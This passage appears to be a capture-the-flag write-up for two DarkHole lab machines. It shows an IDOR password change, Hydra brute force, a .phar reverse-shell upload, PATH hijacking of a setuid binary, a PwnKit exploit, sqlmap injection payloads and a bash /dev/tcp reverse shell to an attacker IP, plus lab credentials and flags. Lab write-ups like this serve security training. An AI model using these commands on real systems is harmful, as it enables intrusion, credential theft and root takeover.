


Figure 5: Register an account

Changing passwords

Using the authenticated account and burbsuite, we manage to change the password of other users by changing the id in the post request using burp. Changing the password of user 1 and 2, since our account is 3.

```
POST /dashboard.php?id=3 HTTP/1.1
Host: 192.168.10.16

password=root&id=1
```

Now to find the corresponding usernames, we bruteforce creating new users using hydra. If the username exists the registration will fail:

```
$ hydra -L /usr/share/wordlists/simple-users.txt -p root $IP http-post-form
    "/register.php:username=^USER^&password=^USER^
    &email=^USER^%40bosym.de:Register Successful" -V
[80][http-post-form] host: 192.168.10.16   login: admin   password: root
[80][http-post-form] host: 192.168.10.16   login: GUEST   password: root
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-14 12:54:39
```

With the output the username should either be `admin` or `GUEST` .

With this information, we login with `admin:root` and discovered that you can upload a file to the server.

Reverse shell

The upload field shows an error, if a file without a correct ending (jpg, png, gif) is uploaded.

> *Sorry , Allow Ex : jpg,png,gif*

Weirdly enough, it works with `.phar` , which is bascially a `.php` script. So we upload a php reverse shell and connect it to the attacker machine.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
$ ls -lah /home
total 16K
drwxr-xr-x  4 root     root     4.0K Jul 16  2021 .
drwxr-xr-x 20 root     root     4.0K Jul 15  2021 ..
drwxr-xr-x  4 darkhole darkhole 4.0K Jul 17  2021 darkhole
drwxrwxrwx  5 john     john     4.0K May 15 15:40 john

$ ls -lah /home/john
total 76K
drwxrwxrwx 5 john     john     4.0K Jun 14 15:32 .
drwxr-xr-x 4 root     root     4.0K Jul 16  2021 ..
-rw------- 1 john     john     2.0K Jun 14 14:40 .bash_history
-rw-r--r-- 1 john     john      220 Jul 16  2021 .bash_logout
-rw-r--r-- 1 john     john     3.7K Jul 16  2021 .bashrc
drwx------ 2 john     john     4.0K Jul 17  2021 .cache
drwxrwxr-x 3 john     john     4.0K Jul 17  2021 .local
-rw------- 1 john     john       37 Jul 17  2021 .mysql_history
-rw-r--r-- 1 john     john      807 Jul 16  2021 .profile
drwxrwx--- 2 john     www-data 4.0K Jun 14 15:15 .ssh
-rwxrwx--- 1 john     john       33 Jun 14 15:06 file.py
-rwxrwx--- 1 john     john        8 Jul 17  2021 password
-rwsr-xr-x 1 root     root      17K Jul 17  2021 toto
-rw-rw---- 1 john     john       44 May 15 15:36 user.txt
```

We found that there are interesting files, which are only readable to `john` . Also there is a `toto` binary file. Using `strings toto` , we can see that the calls `setgid` , `setuid` and `system` are being used. When executed the output is:

```
$ /home/john/toto
uid=1001(john) gid=33(www-data) groups=33(www-data)
```

So it sets the uid for the `system('id')` command. From the Linux man page for system under caveats it says:

> *Do not use system() from a privileged program (a set-user-ID or set-group-ID program, or a program with capabilities) because strange values for some environment variables might be used to subvert system integrity. For example, PATH could be manipulated so that an arbitrary program is executed with privilege.*

So we change the PATH variable, create a “fake” `id` (which executes `bash`), execute it and change the PATH back.

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

$ echo "#!/bin/bash
/bin/bash -i" > ./id

$ chmod +x id

$ PATH=/home/john ./toto

john@darkhole:/home/john$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:
    /usr/bin:/sbin:/bin:/snap/bin

john@darkhole:/home/john$ cat password
root123

john@darkhole:/home/john$ cat user.txt
cyberctfd{0yjA5vhJWYkTXX2UALbw8Q7yMKqASU73}
```

Now we can login via ssh with `john:root123` using `ssh john@192.168.10.16` to close the reverse shell.

Privilege escalation

With “john” as user, run linpeas to search for ways to escalate privilege.

The logs show a possibility for CVE-2021-4034.

Since gcc and make are available, we download the PoC for PwnKit, compile and run it.

```
john@darkhole:~$ wget https://raw.githubusercontent.com/arthepsy/
    CVE-2021-4034/main/cve-2021-4034-poc.c
2022-06-14 16:24:48 (116 MB/s) - ‘cve-2021-4034-poc.c’ saved [1267/1267]

john@darkhole:~$ gcc cve-2021-4034-poc.c -o cve-2021-4034-poc

john@darkhole:~$ ./cve-2021-4034-poc
# id
uid=0(root) gid=0(root) groups=0(root),1001(john)

# ls -lah /root
total 44K
drwx------  6 root root 4.0K Jul 17  2021 .
drwxr-xr-x 20 root root 4.0K Jul 15  2021 ..
-rw-------  1 root root 3.0K Jun 14 15:29 .bash_history
-rw-r--r--  1 root root 3.1K Dec  5  2019 .bashrc
drwx------  2 root root 4.0K Jul 17  2021 .cache
drwxr-xr-x  3 root root 4.0K Jul 17  2021 .local
-rw-------  1 root root   18 Jul 15  2021 .mysql_history
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4.0K Jul 15  2021 .ssh
-rw-r--r--  1 root root   44 May 15 15:37 root.txt
drwxr-xr-x  3 root root 4.0K Jul 15  2021 snap
```

```
# cat /root/root.txt
cyberctfd{lBCz8J3tRZgCqUY3O8QQygKuIzURuLql}
```

CTF 04

> *Capture The Flag.*
>
> *IP: 192.168.10.17*
>
> *The flag is stored in the flag.txt file.*

> *Capture The Flag.*
>
> *IP: 192.168.10.17*
>
> *The flag is stored in the root.txt file.*

Nmap

First thing to do is to scan for open ports.

```
$ nmap -sV -Pn -p- -A $IP
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-14 06:40 EDT
Nmap scan report for 192.168.10.17
Host is up (0.0043s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_  256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: DarkHole V2
| http-git:
|   192.168.10.17:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: i changed login.php file for more secure
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 332.80 seconds
```

The scan shows that there are two running services, SSH and a webserver, which has its git repository exposed.

After opening the website in a browser, a link to the login page is shown.




Figure 6: Index page DarkHoleV2





Figure 7: Login page DarkHoleV2

Here we can see there is a login page, but since we do not have any credential yet, we cannot do anything here.

.git

On the exposed git directory we can see the last commit in `.git/COMMIT_EDITMSG` , which reads:

> *i changed login.php file for more secure*



```
Index of /.git

Name               Last modified     Size Description
Parent Directory                       -
COMMIT_EDITMSG     2021-08-30 13:14   41
HEAD               2021-08-30 13:01   23
config             2021-08-30 13:01  130
description        2021-08-30 13:01   73
hooks/             2021-08-30 13:01    -
index              2021-08-30 13:14 1.3K
info/              2021-08-30 13:01    -
logs/              2021-08-30 13:02    -
objects/           2021-08-30 13:14    -
refs/              2021-08-30 13:01    -

Apache/2.4.41 (Ubuntu) Server at 192.168.10.17 Port 80
```

Figure 8: .git page DarkHoleV2

To further investigate the source code, the repository is downloaded using git-dump.

Now that we have stored the content of the web in the our local directory `./website` we are running the command `git diff` with the last commit id to see the changes to the `login.php`.


```
$ pip install git-dumper

$ git-dumper http://192.168.10.17 ./website

$ git diff a4d900a8d85e8938d3601f3cef113ee293028e10
```

```
diff --git a/login.php b/login.php
index 8a0ff67..0904b19 100644
--- a/login.php
+++ b/login.php
@@ -2,7 +2,10 @@
 session_start();
 require 'config/config.php';
 if($_SERVER['REQUEST_METHOD'] == 'POST'){
-    if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+    $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
+    $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
+    $check = $connect->query("select * from users where email='$email' and password='$pass'
    and id=1");
+    if($check->num_rows){
         $_SESSION['userid'] = 1;
         header("location:dashboard.php");
         die();
```

So now that we have the credentials `lush@admin.com:321` as user and password we can use them to login as the admin. It shows a profile page of our user.



Full name Jehad Alqurashiasddasdasdas
Email lush@admin.com
Contact number 1
Address Street, Pincode, Province/State, Cou

Figure 9: User page DarkHoleV2

SQL Inject

Using burpsuite we save a request which contains an authenticated cookie, to be used by `sqlmap`. With that we try to SQL inject all possible parameters.

```
$ sqlmap -r request.txt --dbs --batch
```

```
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
    is illegal. It is the end user's responsibility to obey all applicable local, state
    and federal laws. Developers assume no liability and are not responsible for any misuse
    or damage caused by this program

[*] starting @ 12:40:59 /2022-06-15/

[12:40:59] [INFO] parsing HTTP request from 'request.txt'
[12:40:59] [INFO] resuming back-end DBMS 'mysql'
[12:40:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7829 FROM (SELECT(SLEEP(5)))FOXp) AND 'AndS'='AndS

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: id=-2051' UNION ALL SELECT NULL,NULL,CONCAT(0x716b717871,
        0x7a5751754e596265786e54434d724b50496467705467475a656f41726a694e7a7a45724d6a674661,
        0x716a6b7a71),NULL,NULL,NULL-- -
---
[12:40:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[12:40:59] [INFO] fetching database names
available databases [5]:
[*] darkhole_2
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[12:40:59] [INFO] fetched data logged to text files under
    '/home/pascal/.local/share/sqlmap/output/192.168.10.17'

[*] ending @ 12:40:59 /2022-06-15/

$ sqlmap -r request.txt -D darkhole_2 --dump-all --batch
[*] starting @ 12:41:31 /2022-06-15/

[12:41:31] [INFO] parsing HTTP request from 'request.txt'
[12:41:31] [INFO] resuming back-end DBMS 'mysql'
[12:41:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7829 FROM (SELECT(SLEEP(5)))FOXp) AND 'AndS'='AndS

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: id=-2051' UNION ALL SELECT NULL,NULL,CONCAT(0x716b717871,
        0x7a5751754e596265786e54434d724b5049646770546747 5a656f41726a694e7a7a45724d6a674661,
        0x716a6b7a71),NULL,NULL,NULL-- -
---
[12:41:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[12:41:31] [INFO] fetching tables for database: 'darkhole_2'
[12:41:31] [INFO] fetching columns for table 'users' in database 'darkhole_2'
[12:41:31] [INFO] fetching entries for table 'users' in database 'darkhole_2'
Database: darkhole_2
Table: users
[1 entry]
+----+----------------+-------------------------------------------+----------+-----------------+--------
| id | email          | address                                   | password | username        | contac
+----+----------------+-------------------------------------------+----------+-----------------+--------
| 1  | lush@admin.com |  Street, Pincode, Province/State, Country | 321      | Ayuda por favor | 33
+----+----------------+-------------------------------------------+----------+-----------------+--------

[12:41:31] [INFO] table 'darkhole_2.users' dumped to CSV file
    '/home/pascal/.local/share/sqlmap/output/192.168.10.17/dump/darkhole_2/users.csv'
[12:41:31] [INFO] fetching columns for table 'ssh' in database 'darkhole_2'
[12:41:31] [INFO] fetching entries for table 'ssh' in database 'darkhole_2'
Database: darkhole_2
Table: ssh
[1 entry]
+----+------+-------+
| id | pass | user  |
+----+------+-------+
| 1  | fool | jehad |
+----+------+-------+

[12:41:31] [INFO] table 'darkhole_2.ssh' dumped to CSV file
'/home/pascal/.local/share/sqlmap/output/192.168.10.17/dump/darkhole_2/ssh.csv'
[12:41:31] [INFO] fetched data logged to text files under
'/home/pascal/.local/share/sqlmap/output/192.168.10.17'

[*] ending @ 12:41:31 /2022-06-15/
```

`sqlmap` successfully injected the `id` parameter and retrieved the ssh table, containing authentication data for the user `jehad:fool` . With that information, we can connect to the SSH server.

Once we are connected we can find the user flag in the directory of `losy` .

```
jehad@darkhole:/home$ cat losy/user.txt
cyberctfd{ejkedSmQx5zEBJz9PjE8gTbPkHr839EY}
```

Escalate privileges

Running linpeas, it shows a cron to start a php server on `localhost:9999` in `/opt/web/index.php` .

`* * * * * losy cd /opt/web && php -S localhost:9999`

The php script executes commands that it received,

```
jehad@darkhole:~$ cat /opt/web/index.php
<?php
```

```
echo "Parameter GET['cmd']";
if(isset($_GET['cmd'])){
echo system($_GET['cmd']);
}
?>
```

On the attacker machine a reverse shell using `nc -lvp 1337` and portforwarding using SSH with `ssh jehad@192.168.10.17 -L 9999:localhost:9999` is started.

We send this payload urlencoded to activate the reverse shell:

```
bash -c 'bash -i >& /dev/tcp/192.168.9.4/1337 0>&1
```

```
$ curl 192.168.10.17:9999/index.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev
    %2Ftcp%2F192.168.9.4%2F1337%200%3E%261%27`
```

Escalate privileges, again

Now that we have a shell as losy, we take a look in the `.bash_history` .

```
$ ls -lah ~/.bash_history
...
P0assw0rd losy:gang
sudo -l
sudo python3 -c 'import os; os.system("/bin/sh")'
sudo python -c 'import os; os.system("/bin/sh")'
sudo /usr/bint/python3 -c 'import os; os.system("/bin/sh")'
sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
...
```

From that we can conclude, that losy can execute python as root and has the password `gang` . We can use that to connect via ssh, to use sudo. The python shell is executed to gain root rights and extract the flag.

```
losy@darkhole:~$ sudo -l
[sudo] password for losy:
Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User losy may run the following commands on darkhole:
    (root) /usr/bin/python3

losy@darkhole:~$ sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
cyberctfd{tuF9WIjTCUGyKe8JVKGmqSaDuHp4mQqc}
```

Forensic Analysis

Forensic Analysis 01

> *Analyze the file, and discover the Flag hidden in it.*

The challenge includes a downloadable file called `analise_forense_1.pcap` , which is a packet capture and could be read using Wireshark.

To not waste time searching in Wireshark, the bash command `strings` is used. It shows all printable characters of binary files.

```
strings analise_forense_1.pcap | grep cyberctfd
```

```
